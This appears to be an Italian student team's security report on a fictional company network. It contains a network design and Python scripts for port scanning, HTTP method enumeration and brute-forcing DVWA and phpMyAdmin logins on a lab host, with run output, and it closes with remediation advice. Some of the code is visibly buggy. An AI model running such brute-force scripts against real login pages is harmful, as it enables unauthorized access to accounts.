


“RELAZIONE SULLA STRUTTURA DI RETE”

di Michael Robert Antonio Di Legghio

PRESENTAZIONE GRAFICA



RELAZIONE SCRITTA

Introduzione:

Il presente documento fornisce una relazione dettagliata sulla progettazione e implementazione di uno schema di rete aziendale, con particolare enfasi sulla configurazione di una rete interna aziendale e l'integrazione di un web server. L'obiettivo principale di questo progetto è ottimizzare la connettività e la sicurezza all'interno dell'ambiente aziendale, consentendo contemporaneamente l'accesso efficiente ai servizi web attraverso un server dedicato.

Analisi dei Requisiti:

Prima di iniziare il processo di progettazione, è stata condotta un'approfondita analisi dei requisiti aziendali. Le principali esigenze includono una rete interna sicura, condivisione efficiente delle risorse e l'implementazione di un web server per ospitare servizi e applicazioni aziendali.

Progettazione della Rete Interna Aziendale:

La rete interna aziendale è stata progettata tenendo conto di diversi fattori, tra cui la suddivisione dei reparti, la sicurezza e le esigenze di banda. Sono stati identificati e creati diversi segmenti di rete per reparti come DMZ, Private Network e WiFi Zone. La parte esposta alla rete esterna è stata isolata per migliorare la sicurezza e per garantire la compartimentazione delle risorse.

Configurazione della Rete:

Gli apparati di rete, tra cui router, switch e firewall, sono stati configurati secondo la progettazione.

Sono stati implementati diversi protocolli di sicurezza come il restringimento della rete per isolare i diversi reparti e garantire una maggiore sicurezza. I firewall sono stati configurati per controllare il traffico tra i segmenti e proteggere la rete interna da minacce esterne. Il firewall è impostato in modo da accettare dall'esterno e dall'interno solo connessioni sulla porta 80 del Web Server. Abbiamo ristretto le reti in modo tale da ridurre le possibilità di intrusioni di un eventuale attaccante. Un servizio Captive Portal (Walled Garden) è stato implementato nella zona Wifi tramite un Server che utilizza S.O. Zero Shell o similare così da poter gestire anche la WiFi zone.

ROUTER/FIREWALL ASA3 ESTERNO

- IPV4 PUBBLICO: 10.0.0.254/8
- IPV4 SU RETE INTERNA: 192.168.178.254/30
- IPV4 SU DMZ: 192.168.5.1/30

RETE INTERNA

- SWITCH
- IPV4 INTERNO ROUTER: 192.168.178.253/30
- IPV4 ESTERNO ROUTER: 192.168.1.254/24
- SUBNET MASK : 255.255.255.0
- IPV4 SERVER DHCP: 192.168.1.3
- IPV4 SERVER APPLICATION: 192.168.1.10
- IPV4 NAS: 192.168.1.11
- IPV4 SERVER DNS: 192.168.1.20
- IPV4 PC3: 192.168.1.30
- IPV4 LAPTOP1: 192.168.1.31
- IPV4 PRINTER: 192.168.1.32
-

RETE WIFI INTERNA

- ACCESS POINT
- SWITCH
- IPV4 INTERNO ROUTER: 192.168.10.1/24
- IPV4 ESTERNO ROUTER: 192.168.1.5/24
- SUBNET MASK : 255.255.255.0

- IPV4 SERVER DHCP: 192.168.10.3
- TABLET: 192.168.10.4
- SMARTPHONE: 192.168.10.5

DMZ

- IPV4 WEB SERVER : 192.168.5.2
- SUBNET MASK : 255.255.255.252
- GATEWAY : 192.168.5.1

INOLTRE abbiamo scelto e configurato routers con firewall integrato affinché possano essere protetti da attacchi esterni.

Implementazione del Web Server:

Un server dedicato è stato configurato per ospitare il sito web aziendale e altri servizi web. Sono state adottate misure di sicurezza avanzate, come l'uso di certificati SSL per la crittografia dei dati trasmessi e la configurazione di regole di firewall per limitare l'accesso non autorizzato al server.

Monitoraggio e Manutenzione:

Sono stati implementati strumenti di monitoraggio della rete per garantire un funzionamento ottimale e rilevare eventuali anomalie. È stata stabilita una procedura di manutenzione regolare per garantire che la rete e il web server siano sempre aggiornati e protetti da vulnerabilità.

Conclusioni:

La progettazione e implementazione di uno schema di rete aziendale con l'utilizzo di una **SUPER NETTING** ha contribuito a migliorare la connettività, la sicurezza e l'efficienza all'interno dell'azienda. L'adozione di misure di sicurezza avanzate ha ridotto il rischio di violazioni e ha fornito una solida base per supportare le operazioni aziendali in modo affidabile e sicuro.

Programma in Python per la valutazione dei servizi attivi (port scanning)


di Giuseppe Pignatello

Il port scanning è una tecnica utilizzata per esaminare i porti di un sistema informatico al fine di identificare quali di essi sono aperti e pronti a ricevere connessioni di rete.

Il port scanning è spesso utilizzato dagli amministratori di rete per monitorare e garantire la sicurezza della rete, ma può anche essere utilizzato in modo malevolo da hacker o malintenzionati per individuare vulnerabilità nei sistemi e pianificare attacchi.

L'analisi dei porti può rivelare informazioni sulle vulnerabilità di un sistema, consentendo agli amministratori di rete di prendere misure preventive per migliorare la sicurezza.

In questo programma grazie all'utilizzo del modulo socket riusciamo a fare uno scanner delle porte aperte/chiusure riferite ad uno specifico indirizzo IP.



```
File Edit Search View Document Help
1 #Questo programma controlla tutte le backdoor aper sul sistema
2 import socket #importiamo il modulo socket
3
4 #facciamo inserire all'utente l'indirizzo ip e il range di porte da scansionare
5 target = input("Inserisci l'indirizzo IP da scansionare:")
6 portrange = input("Inserisci le porte da scansionare:")
7 #individuamo il range delle porte
8 lowport= int(portrange.split('-')[0])
9 highport= int(portrange.split('-')[1])
10 #stampa a schermo il range di porte da scansionare
11 print('Scanning Hosts', target, 'from port', lowport, 'to port', highport)
12 #utilizziamo il ciclo for
13 for port in range (lowport, highport+1):
14 #controlla lo stato delle porte in TCP
15 s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
16 status= s.connect_ex((target, port))
17 if (status==0):
18     print('* PORT TCP', port, '- OPEN *')
19 else:
20     print('PORT TCP', port, '- CLOSED')
21
22 for port in range (lowport, highport+1):
23 #controlla lo stato delle porte in UDP
24 s2=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
25 status2=s2.connect_ex((target, port))
26 if (status==0):
27     print('* PORT UDP', port, '- CLOSED')
28 else:
29     print('PORT UDP', port, '- OPEN')
30
```

```
File Actions Edit View Help
~$ python portscan.py
Inserisci l'indirizzo IP da scansionare:192.168.50.101
Inserisci le porte da scansionare:60-80
Scanning Hosts 192.168.50.101 from port 60 to port 80
PORT TCP 60 - CLOSED
PORT TCP 61 - CLOSED
PORT TCP 62 - CLOSED
PORT TCP 63 - CLOSED
PORT TCP 64 - CLOSED
PORT TCP 65 - CLOSED
PORT TCP 66 - CLOSED
PORT TCP 67 - CLOSED
PORT TCP 68 - CLOSED
PORT TCP 69 - CLOSED
PORT TCP 70 - CLOSED
PORT TCP 71 - CLOSED
PORT TCP 72 - CLOSED
PORT TCP 73 - CLOSED
PORT TCP 74 - CLOSED
PORT TCP 75 - CLOSED
PORT TCP 76 - CLOSED
PORT TCP 77 - CLOSED
PORT TCP 78 - CLOSED
PORT TCP 79 - CLOSED
** PORT TCP 80 - OPEN **
** PORT UDP 60 - CLOSED
** PORT UDP 61 - CLOSED
** PORT UDP 62 - CLOSED
** PORT UDP 63 - CLOSED
** PORT UDP 64 - CLOSED
** PORT UDP 65 - CLOSED
** PORT UDP 66 - CLOSED
** PORT UDP 67 - CLOSED
** PORT UDP 68 - CLOSED
** PORT UDP 69 - CLOSED
** PORT UDP 70 - CLOSED
** PORT UDP 71 - CLOSED
** PORT UDP 72 - CLOSED
** PORT UDP 73 - CLOSED
** PORT UDP 74 - CLOSED
** PORT UDP 75 - CLOSED
** PORT UDP 76 - CLOSED
** PORT UDP 77 - CLOSED
** PORT UDP 78 - CLOSED
** PORT UDP 79 - CLOSED
** PORT UDP 80 - CLOSED
```

Relazione sul programma di estrazione con metodo HTTP

di Luca Iannone

Mediante l'utilizzo del seguente programma possiamo andare a identificare la tipologia dei metodi abilitati.

```
1 #programma per l'enumerazione dei metodi HTTP abilitati
2 import requests #importazione del modulo request
3 url = input("inserisci target\n") #inserimento url bersaglio
4 metodi_http = ['GET', 'POST', 'PUT', 'DELETE', 'PATCH', 'OPTIONS', 'HEAD'] #lista dei metodi ammessi
5 for metodo in metodi_http:
6     response = requests.request(metodo, url) #ciclo per la risoluzione dei metodi
7     print(f'Metodo(metodo): status code {response.reason}')
8
9
```

```
(kali@kali)-[~/Desktop]
$ python Enumerazione.py
inserisci target
http://192.168.50.101/dvwa/login.php
Metodo GET: status code OK
Metodo POST: status code OK
Metodo PUT: status code OK
Metodo DELETE: status code OK
Metodo PATCH: status code OK
Metodo OPTIONS: status code OK
Metodo HEAD: status code OK

(kali@kali)-[~/Desktop]
$ python Enumerazione.py
inserisci target
http://192.168.50.101/phpMYAdmin
Metodo GET: status code Not Found
Metodo POST: status code Not Found
Metodo PUT: status code Method Not Allowed
Metodo DELETE: status code Method Not Allowed
Metodo PATCH: status code Method Not Allowed
Metodo OPTIONS: status code OK
Metodo HEAD: status code Not Found
```

Da una prima analisi possiamo evincere che tutti i **METODI http** sono abilitati.

Questo potrebbe permettere ad un eventuale **ATTACCANTE** di cancellare **l'intero codice o parti di codice**, o inserire all'interno del codice un **CODICE MALEVOLO**.

Report degli attacchi Brute Force con metodo GET

di Giorgio Ciaschini

Con questo programma abbiamo forzato l'ingresso all'interno della pagina del DVWA. Vorrei focalizzare l'attenzione sul "phpsessid" che va inserito dopo aver fatto accesso alla sezione esterna perché è recuperabile solo in quel momento e ha un tempo limitato in cui è attivo. Di seguito abbiamo gli screenshot dell'esecuzione del programma. Abbiamo utilizzato delle liste di username e passwords ideate da noi per far eseguire il programma in un minor tempo.

```
34 url = urllib.parse.urlencode({ 'username': user, 'password': pwd, 'login': 'login' })
35 url = ''
36 url += '?' + url
37 urlf = ''.join(base_url+ url)
38 #urlg = ''
39 #urlg += '?' + urlf
40 #print('URL finale ',urlf)
41 #print('url finaleg ',urlg)
42
43 #Viene creato un dizionario headers contenente gli header necessari per la richiesta HTTP GET. In particolare, c'è un
44 header Cookie con un valore di sessione PHPSESSID
45 headers = {"content-type": "application/x-www-form-urlencoded", "accept": "text/html,application/
46 xhtml+xml", 'Cookie': f'PHPSESSID={ "9a8e68f712ef8e3d5b99067593127e12" }'}
47 #Crea una connessione HTTP (HTTPConnection) al server target con l'indirizzo IP '192.168.50.101' sulla porta 80
48
49 conn = http.client.HTTPConnection('192.168.50.101')
50
51 #Invia una richiesta HTTP GET all'URL finale (urlf) con i parametri e gli header specificati
52
53 conn.request("GET",urlf,"",headers)
54
55 #Riceve la risposta dal server
56
57 response = conn.getresponse()
58
59 #Legge la risposta del server e la decodifica
60
61 data = response.read().decode()
62
63 #Se la stringa "Welcome to the password" è presente nella risposta, stampa un messaggio che indica che l'accesso è stato
64 effettuato con successo utilizzando la coppia di credenziali corrente
65 #print(data)
66 if "Welcome to the password" in str(data):
67     print("logged with", user, "-", pwd)
68
```

```

1 #Brute force con metodo GET
2
3 import http.client, urllib.parse #Importa i moduli http.client e urllib.parse necessari per la gestione delle richieste
  HTTP e la codifica dei parametri
4
5 #user = "admin"
6 #pwd = "password"
7
8 base_url = ("/dvwa/vulnerabilities/brute/") #Questa variabile contiene la parte fissa dell'URL a cui saranno aggiunti
  dinamicamente i parametri della richiesta
9
10 #password=("password=",pwd)
11 #login= ("Login=", "Login#")
12
13 #Apre e legge i file contenenti le liste di nomi utente e password
14
15 user_list = open('/home/kali/username.txt')
16 pwd_list = open('/home/kali/password.txt')
17
18 #I comandi readlines() convertono il contenuto dei file in liste, dove ogni elemento rappresenta una riga del file
19
20 user_list = user_list.readlines()
21 pwd_list = pwd_list.readlines()
22
23 #Questo codice esegue un doppio ciclo for annidato per combinare ogni nome utente con ogni password
24 #Utilizza urllib.parse.urlencode() per codificare i parametri del form di login (username e password) in un formato
  appropriato per l'invio tramite richiesta HTTP GET
25 #Viene quindi creato un URL finale (urlf) combinando la base URL (base_url) con i parametri codificati
26
27 for user in user_list:
28     user = user.rstrip()
29     #comando di controllo per verificare la corretta lettura dei nomi(lasciato come commento)
30     #print(user)
31     #ciclo for annidato per inserire ogni password ai relativi username
32     for pwd in pwd_list:
33         pwd = pwd.rstrip()
34         url = urllib.parse.urlencode({'username':user, 'password':pwd,'Login':"Login#"})
35         urle = ''
36         urle += '?' + url
37         urlf = '' inin(base_url + urle)

```

```

(kali㉿kali)-[~/Desktop]
$ python bruteDvwaGet.py
logged with admin - password

```

Report del programma Brute Force con metodo POST


di Alessio D'Ottavio

Per elaborare il programma abbiamo utilizzato i moduli `http.client` e `urllib.parse`. Successivamente siamo andati a definire i dati da inserire, ovvero l'host, la porta, e il bersaglio di destinazione sulla quale si baserà per l'invio di richieste e ricezione di risposte.

Per forzare il sistema il programma utilizza delle liste di password e nomi, fornite dalle repository di nmap già presenti su kali, che abbiamo fatto sviluppare e associare successivamente nei cicli "for".

"if (response.getheader('location')== 'index.php')" Questo è il metodo di controllo dell'avvenuto Brute Force avendo eseguito il log-in.

Per l'inserimento dei parametri ci siamo ispirati all'applicazione Burpsuite, intercettando il pacchetto abbiamo visto che oltre a username e password andava inserito anche il "Login:Login".



```
File Edit Search View Document Help
~Desktop/brute.py - Mousepad
1 #programma per il brute force
2 #import dei moduli
3 import http.client, urllib.parse
4 #di seguito codice per inserimento manuale del target
5 host = str(input('Inserisci l'host bersaglio: '))
6 port = int(input('Inserisci la porta bersaglio: '))
7 path = input('Inserisci la destinazione bersaglio: ')
8 #inserimento delle path interne al pc per l'utilizzo delle liste di nomi utente e password
9 user_list = open('/usr/share/nmap/nselib/data/usernames.txt')
10 pwd_list = open('/usr/share/nmap/nselib/data/passwords.txt')
11 #con il comando readlines() permettiamo al programma di leggere le righe come elementi interni alla lista
12 user_list = user_list.readlines()
13 pwd_list = pwd_list.readlines()
14 #primo ciclo di lettura degli username
15 for user in user_list:
16     user = user.rstrip()
17     #comando di controllo per verificare la corretta lettura dei nomi (lasciato come commento)
18     #print(user)
19     #ciclo for anidato per inserire ogni password ai relativi username
20     for pwd in pwd_list:
21         pwd = pwd.rstrip()
22         #comando di verifica per l'avvenuta associazione tra username e password (lasciato come commento)
23         #print(user, "-", pwd)
24
25     #inserimento dei parametri per entrare nel server
26     post_parameters = urllib.parse.urlencode({'username':user, 'password':pwd, 'login':'login'})
27     headers = {'content-type': 'application/x-www-form-urlencoded', 'accept': 'text/html,application/xhtml+xml'}
28     #attivazione della connessione con inserimento manuale del ip e della porta
29     conn = http.client.HTTPConnection(host,port)
30     #inserimento delle richieste nella connessione
31     conn.request('POST', path, post_parameters, headers)
32     #ricezione della risposta
33     response = conn.getresponse()
34     #metodo di controllo dell'avvenuto bruteforce
35     if (response.getheader('location') == 'index.php'):
36         #se la path di destinazione è quella corretta scrive username e password con cui è entrato
37         print("logged with: ", user, "-", pwd)
38
39
```

```
File Actions Edit View Help
kali@kali:~/Desktop
ls
bruteforce-database Documents gameshell gameshell-save.sh Music Public Videos
Desktop Downloads gameshell.1 gameshell.sh Pictures Templates
kali@kali:~/Desktop
cd Desktop
kali@kali:~/Desktop
ls
brute.py pratic3.py praticas3.py
kali@kali:~/Desktop
python brute.py
Inserisci l'host bersaglio:
192.168.58.101
Inserisci la porta bersaglio:
80
Inserisci la destinazione bersaglio:
dwa/login.php
Traceback (most recent call last):
  File "/home/kali/Desktop/brute.py", line 32, in <module>
    conn.request("POST", path, post_parameters, headers)
  File "/usr/lib/python3.11/http/client.py", line 1228, in request
    self._send_request(method, url, body, headers, encode_chunked)
  File "/usr/lib/python3.11/http/client.py", line 1297, in _send_request
    self.putrequest(method, url, **skip)
  File "/usr/lib/python3.11/http/client.py", line 1131, in putrequest
    self._validate_path(url)
  File "/usr/lib/python3.11/http/client.py", line 1231, in _validate_path
    raise InvalidURL(f'URL can't contain control characters. {url!r}')
http.client.InvalidURL: URL can't contain control characters. 'dwa/login.php\x1b[0\x1b[0\x1b[C' (found
d at least '\x1b')
kali@kali:~/Desktop
python brute.py
Inserisci l'host bersaglio:
192.168.58.101
Inserisci la porta bersaglio:
80
Inserisci la destinazione bersaglio:
dwa/login.php
logged with:
admin - password
```


Report Attacco Brute Force (phpMYAdmin)


Di Alessio Rossetti

In linea generale il programma Brute Force permette all'attaccante di provare molteplici combinazioni di username e password tramite dei file contenenti le username e le password utilizzate più comunemente per trovare i vari account abilitati all'accesso e accedere al sistema.

Il nostro programma di brute force è stato compilato per affrontare un alto livello di sicurezza, permettendo di aggirare anche quei sistemi di login con un metodo di riconoscimento in più, il TOKEN, un oggetto digitale formato da numeri e lettere che contiene informazioni sull'identità della persona che effettua la richiesta e sul tipo di accesso per cui sono autorizzati.

Il nostro programma si suddivide in 4 parti:

- 1) Per prima cosa abbiamo utilizzato Wireshark in modo da osservare l'invio e la ricezione di pacchetti tra client e server per individuare i passaggi corretti prima di effettuare la richiesta e identificare la quantità di cookie presenti in quest'ultima e vedere il loro posizionamento.



- 2) Successivamente viene creato il programma dove inizialmente viene inviata una richiesta di GET che va a leggere la risposta del sito richiesto e ricerca i pattern dei cookie, ovvero i dati richiesti (token e phpmyadmin) così da creare le credenziali per identificarsi come richiesta valida; ciò avviene grazie al modulo regEX inserito in precedenza.
- 3) Con i cookie composti viene generata una richiesta di POST nella quale inseriamo le username e le password per tentare un attacco Brute Force.
- 4) Infine viene letta la risposta tramite un'ulteriore richiesta di GET e, se il token mandato nella risposta contiene la sezione main della pagina aggiornata, vuol dire che abbiamo accesso alla pagina oltre il login.

Durante i test ci siamo resi conto che gli username debian-sys-maint e guest sono scoperti di password e quindi tutte le prove sono andate a buon fine, consigliamo di aumentare il livello di sicurezza, inserendo un CAPTCHA per rendere il

server più resistente ad attacchi di questo tipo, e soprattutto di inserire username e password meno comuni, formate da lunghe combinazioni alfanumeriche di lettere, numeri e caratteri speciali.

```
kali@kali: ~/Desktop/S4
File Actions Edit View Help

(kali@kali)~[~/Desktop/S4]
$ python brutephp.py
Logged with: guest -
Logged with: debian-sys-maint -

(kali@kali)~[~/Desktop/S4]
$
```

192.168.50.101 / localhost X +

192.168.50.101/phpMyAdmin/index.php?token=3e44452c6ac95dde354165c7d8e8d82b

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

phpMyAdmin

- dvwa (2)
- information_schema (17)
- metasploit
- mysql (17)
- owasp10 (6)
- tikiwiki (194)
- tikiwiki195 (194)

Please select a database

Server: localhost

Databases SQL Status Variables Charsets Engines Privileges Processes Export Import

User overview

User	Host	Password	Global privileges ¹	Grant
<input type="checkbox"/> Any	%	--	USAGE	No
<input type="checkbox"/> debian-sys-maint		No	SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, RELOAD, SHUTDOWN, PROCESS, FILE, REFERENCES, INDEX, ALTER, SHOW DATABASES, SUPER, CREATE TEMPORARY TABLES, LOCK TABLES, REPLICATION SLAVE, REPLICATION CLIENT, EXECUTE	Yes
<input type="checkbox"/> guest	%	No	ALL PRIVILEGES	Yes
<input type="checkbox"/> root	%	No	ALL PRIVILEGES	Yes

[Check All / Uncheck All](#)

[Add a new User](#)

[Remove selected users](#)
(Revoke all active privileges from the users and delete them afterwards.)
☐ Drop the databases that have the same names as the users. [Go](#)

Note: phpMyAdmin gets the users' privileges directly from MySQL's privilege tables. The content of these tables may differ from the privileges the server uses, if they have been changed manually. In this case, you should [reload the privileges](#) before you continue.

Cannot load **mcrypt** extension. Please check your PHP configuration.

¹ Note: MySQL privilege names are expressed in English

[Open new phpMyAdmin window](#)

Conclusioni

Al fine di prevenire eventuali attacchi si consiglia di implementare la rete come consigliato nella prima parte del report, soprattutto per quanto riguarda l'introduzione di un Walled Garden sulla parte di Intranet Wifi e dell'introduzione di firewall su ogni segmentazione di rete (unitamente al restringimento della rete stessa).

In seconda battuta si consiglia di effettuare una corretta formazione ai dipendenti di Theta per quanto riguarda la sicurezza delle credenziali d'accesso, si consiglia inoltre di effettuare l'aggiornamento periodico dei programmi coinvolti nelle dinamiche aziendali e di procedere con controlli di sicurezza periodici (ad es. scansione dei servizi in ascolto) volti a scongiurare qualsiasi attacco malevole alla rete.